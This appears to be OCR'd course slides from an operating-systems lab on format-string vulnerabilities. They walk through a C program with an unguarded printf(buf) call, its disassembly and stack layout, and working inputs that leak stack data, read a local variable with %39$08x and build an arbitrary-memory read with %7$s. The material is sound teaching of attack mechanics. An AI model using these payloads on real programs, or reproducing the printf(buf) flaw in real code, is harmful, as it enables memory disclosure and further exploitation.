


```
    ret = a + b;
    memset(buf, 0, MAX_LEN);
    len = read(STDIN_FILENO, buf, MAX_LEN);
    printf("len address: %p\nlen value: %d\n", &len, len);
```



```
0804849b <test>:
 804849b:       55                      push   %ebp
 804849c:       89 e5                   mov    %esp,%ebp
 804849e:       81 ec 98 00 00 00       sub    $0x98,%esp
 80484a4:       8b 55 08                mov    0x8(%ebp),%edx
 80484a7:       8b 45 0c                mov    0xc(%ebp),%eax
 80484aa:       01 d0                   add    %edx,%eax
 80484ac:       89 45 f4                mov    %eax,-0xc(%ebp)
 80484af:       83 ec 04                sub    $0x4,%esp
 80484b2:       68 80 00 00 00          push   $0x80
 80484b7:       6a 00                   push   $0x0
 80484b9:       8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
 80484bf:       50                      push   %eax
 80484c0:       e8 bb fe ff ff          call   8048380 <memset@plt>
 80484c5:       83 c4 10                add    $0x10,%esp
 80484c8:       83 ec 04                sub    $0x4,%esp
 80484cb:       68 80 00 00 00          push   $0x80
 80484d0:       8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
 80484d6:       50                      push   %eax
 80484d7:       6a 00                   push   $0x0
 80484d9:       e8 62 fe ff ff          call   8048340 <read@plt>
 80484de:       83 c4 10                add    $0x10,%esp
 80484e1:       66 89 85 72 ff ff ff    mov    %ax,-0x8e(%ebp)
 80484e8:       0f b7 85 72 ff ff ff    movzwl -0x8e(%ebp),%eax
 80484ef:       98                      cwtl
 80484f0:       83 ec 04                sub    $0x4,%esp
 80484f3:       50                      push   %eax
 80484f4:       8d 85 72 ff ff ff       lea    -0x8e(%ebp),%eax
 80484fa:       50                      push   %eax
 80484fb:       68 20 86 04 08          push   $0x8048620
 8048500:       e8 4b fe ff ff          call   8048350 <printf@plt>
 8048505:       83 c4 10                add    $0x10,%esp
 8048508:       83 ec 0c                sub    $0xc,%esp
 804850b:       8d 85 74 ff ff ff       lea    -0x8c(%ebp),%eax
 8048511:       50                      push   %eax
 8048512:       e8 39 fe ff ff          call   8048350 <printf@plt>
 8048517:       83 c4 10                add    $0x10,%esp
 804851a:       0f b7 85 72 ff ff ff    movzwl -0x8e(%ebp),%eax
 8048521:       98                      cwtl
```

Stack



High


Low

saved ebp	ebp of test()
…	
ret	ebp-0x0c
buf	ebp-0x8c
len	ebp-0x8eh
…	
value of len	
address of len	
Addr of format string	
return address	
saved ebp	ebp of printf
…	
…	

Internal pointer maintained by printf


How printf() works

- It paints an internal pointer. When it finds the %p, %s and etc, it accesses the data and then moves the internal pointer **up (4 bytes)** to next parameter



Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference


Vulnerability



```
    ret = a + b;
    memset(buf, 0, MAX_LEN);
    len = read(STDIN_FILENO, buf, MAX_LEN);
    printf("len address: %p\nlen value: %d\n", &len, len);
    printf(buf);
    printf("len address: %p\nlen value: %d\n", &len, len);
    puts("END");

    return ret;
```

- What if we input some special strings into the buffer?
- printf(“AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.”)
- For each %x, access the data by the internal pointer, and then the pointer will move up -> we access the caller’s stack!!!

First try



```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print "AAAA" +"%08x."*8' | ./simple_example
Welcome! Please input something.
len address: 0xffffd41a
len value: 45
AAAAffffd41a.0000002d.f7e72684.00000021.0000000a.002d9870.41414141.78383025.
len address: 0xffffd41a
len value: 45
END
Result: 9
```


- printf(“AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.”)
- Output:
- AAAAffffd41a.0000002d.f7e72684.00000021.0000000a.002d9870.**41414141**.78383025.

First 4 bytes in the buf!

So we need to access the 7th parameter to access the first 4 bytes of buf!

Second try: access ret

- python -c 'print "%**39$**08x"' | ./simple_example
  - 39$: output 08x 39 times




Parameter field [edit]

This is a POSIX extension and not in C99. The Parameter field can be omitted or can be:

Character	Description
n$	*n* is the number of the parameter to display using this format specifier, allowing the parameters provided to be output multiple times, using varying format specifiers or in different orders. If any single placeholder specifies a parameter, all the rest of the placeholders MUST also specify a parameter. For example, `printf("%2$d %2$#x; %1$d %1$#x",16,17)` produces `17 0x11; 16 0x10`.


- Why 39?
  - The address of ret is above buf. 28 + 128 = 156. 156/4= 39



```
os@os:~/os2018fall/code/bonus_lab/example$ python -c 'print  "%39$08x"' | ./simple_example
Welcome! Please input something.
len address: 0xffffd41a
len value: 8
00000009
len address: 0xffffd41a
len value: 8
END
Result: 9
os@os:~/os2018fall/code/bonus_lab/example$
```


Third try: read arbitrary address

- %s
  - First put the address into the first 4 bytes of buf
  - Use %s to access the address
  - python -c 'print "**\x44\x86\x04\x08%7$s**" ' | ./simple_example

